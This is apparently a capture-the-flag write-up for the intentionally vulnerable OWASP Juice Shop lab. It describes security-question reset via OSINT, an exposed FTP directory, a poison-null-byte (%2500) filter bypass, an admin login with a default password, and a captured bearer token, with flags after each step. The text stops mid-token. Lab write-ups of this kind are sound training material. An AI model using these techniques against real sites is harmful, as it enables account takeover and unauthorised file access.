


You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)

🏁 c2110d06dc6f81c67cd8099ff0ba601241f1ac0e

Question #2: Reset Jim's password!

- ➔ I found jim’s password in the green smoothie product which is: jim@juice-sh.op




kiwi and grass.

1.99¤

Reviews (1)

jim@juice-sh.op
Fresh out of a replicator.


- ➔ In Task 2, upon investigation, I discovered a potential link between Jim and Star Trek. By searching "Jim Star Trek," on google, I came across a Wikipedia page for James T. Kirk from Star Trek and found that Kirk has a brother whose middle name is Samuel.



Family	George Kirk (father) Winona Kirk (mother) George Samuel Kirk (brother) Tiberius Kirk (grandfather) James (maternal grandfather) Aurelan Kirk (sister-in-law) Peter Kirk (nephew) 2 other nephews

- ➔ Entering “Samuel” that into the Forgot Password page allows me to successfully change his password to anything

Answer/Flag: **094fbc9b48e525150ba97d05b942bbf114987257**



You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)

094fbc9b48e525150ba97d05b942bbf114987257


Forgot Password

Your password was successfully changed.

Task 5 AH! Don't look!

Question #1: Access the Confidential Document!

- ➔ I Navigated to the “About Us” page, and to the "Check out our boring terms of use if you are interested in such lame stuff " line.




About Us

Corporate History & Policy

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Check out our boring terms of use if you are interested in such lame stuff. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.

➔ I noticed a link leading to http://10.10.145.70/ftp/legal.md. Curious, I navigated to the /ftp/ directory and realized it was publicly exposed.




~ / ftp /

```
quarantine                acquisitions.md     announcement_encrypted.md
coupons_2013.md.bak       eastere.gg          encrypt.pyc
incident-support.kdbx     legal.md            package.json.bak
suspicious_errors.yml
```

➔ I downloaded the acquisitions.md file and saved it.

Answer/Flag: edf9281222395a1c5fee9b89e32175f1ccf50c5b




You successfully solved a challenge: Confidential Document (Access a confidential document.)

🏁 edf9281222395a1c5fee9b89e32175f1ccf50c5b

Question #2: Log into MC SafeSearch's account!

➔ After watching the video, I discovered that MC SafeSearched revealed his password as "Mr. Noodles," but with some vowels replaced by zeros, specifically the o's replaced by 0's. So, his password for the mc.safesearch@juice-sh.op account is "Mr. N00dles."

Answer/Flag: 66bdcffad9e698fd534003fbb3cc7e2b7b55d7f0




You successfully solved a challenge: Login MC SafeSearch (Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.)

66bdcffad9e698fd534003fbb3cc7e2b7b55d7f0 Copied!

Question #3: Download the Backup file!


- ➔ Going to http://10.10.170.241/ftp/ folder, i try to download package.json.bak



~ / ftp /

```
quarantine              acquisitions.md   announcement_encrypted.md
coupons_2013.md.bak     eastere.gg        encrypt.pyc
incident-support.kdbx   legal.md          package.json.bak
suspicious_errors.yml
```

- ➔ When attempting to download a file, I encountered a 403 error message indicating that only files with the extensions .md and .pdf are permitted for download.




```
OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!
    at verify (/juice-shop/routes/fileServer.js:30:12)
    at /juice-shop/routes/fileServer.js:16:7
    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:317:13)
    at /juice-shop/node_modules/express/lib/router/index.js:284:7
    at param (/juice-shop/node_modules/express/lib/router/index.js:354:14)
    at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:410:3)
    at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)
    at /juice-shop/node_modules/serve-index/index.js:145:39
    at FSReqCallback.oncomplete (fs.js:172:5)
```

- ➔ To bypass this restriction, I utilized a character bypass technique known as "Poison Null Byte," represented as %00. By converting it to %2500 and appending .md to the end of the URL, I successfully bypassed the 403 error.

Answer/Flag: bfc1e6b4a16579e85e06fee4c36ff8c02fb13795



OWASP Juice Shop (Express ^4.17.1)


You successfully solved a challenge: Forgotten Developer Backup (Access a developer's forgotten backup file.)

bfc1e6b4a16579e85e06fee4c36ff8c02fb13795


Task 6 Who's flying this thing?

Question #1: Access the administration page!

- ➔ I navigated to the Web Developers menu(using keyboard shortcut f12), opened the Debugger and found the javascript file for main-es2015.js




- ➔ I clicked on the main-es2015.js file and clicked the { } button to refreshed to make it readable




```
(window.webpackJsonp = window.webpackJsonp || [
]).push([[1],
{
  0: function (t, e, i) {
    t.exports = i('zUnb')
  },
  1: function (t, e) {
  },
  crnd: function (t, e) {
    function i(t) {
      return Promise.resolve().then((function () {
        var e = new Error('Cannot find module \'' + t + '\'');
        throw e.code = 'MODULE_NOT_FOUND',
        e
      }))
    }
    i.keys = function () {
      return []
    },
    i.resolve = i,
    t.exports = i,
    i.id = 'crnd'
  },
  yLV6: function (t, e, i) {
    var a;
```

- ➔ I searched for the term admin but looked specifically for "path: administration"



```
        return {
          appname: t
        }
      },
      Xs = [
        {
          path: 'administration',
          component: Xi,
          canActivate: [
            _
          ]
        },
```

➔ Since it is an admin page, I need to be logged in as an Admin account in order to view it.



10.10.170.241/#/login

Login

Email: admin@juice-sh.op

Password: admin123


Forgot your password?

```
        const t = a.ic();
        a.Db(2),
        a.Lc(' ', t.membershipCost, '¤ ')
      }
    }
```

admin — 5 of 10 results — (From main-es2015.js) (16601, 21)

➔ Added administration to the url

Answer/Flag:946a799363226a24822008503f5d1324536629a0



10.10.170.241/#/administration

You successfully solved a challenge: Admin Section (Access the administration section of the store.)


946a799363226a24822008503f5d1324536629a0 Copied!

Administration

Registered Users	Customer Feedback
admin@juice-sh.op	1 I love this shop! Best products in town! Highly recommended! (***in@juice-...
jim@juice-sh.op	2 Great shop! Awesome service! (***@juice-sh.op)
bender@juice-sh.op	3 Nothing useful available here! (***der@juice-sh.op)

Question #2: View another user's shopping basket!


➔ I logged into the Admin account and accessed 'Your Basket'. With Burp running to capture the request, I forwarded each request until I identified the one containing: GET /rest/basket/1 HTTP/1.1.



```
GET /rest/basket/1 HTTP/1.1
Host: 10.10.170.241
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiY
mQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZ
hdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wNC0xMiAwOToxNDo1Ni42MTEgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0wNC0xMiAwOToxNDo1Ni42MTEgKzAwO
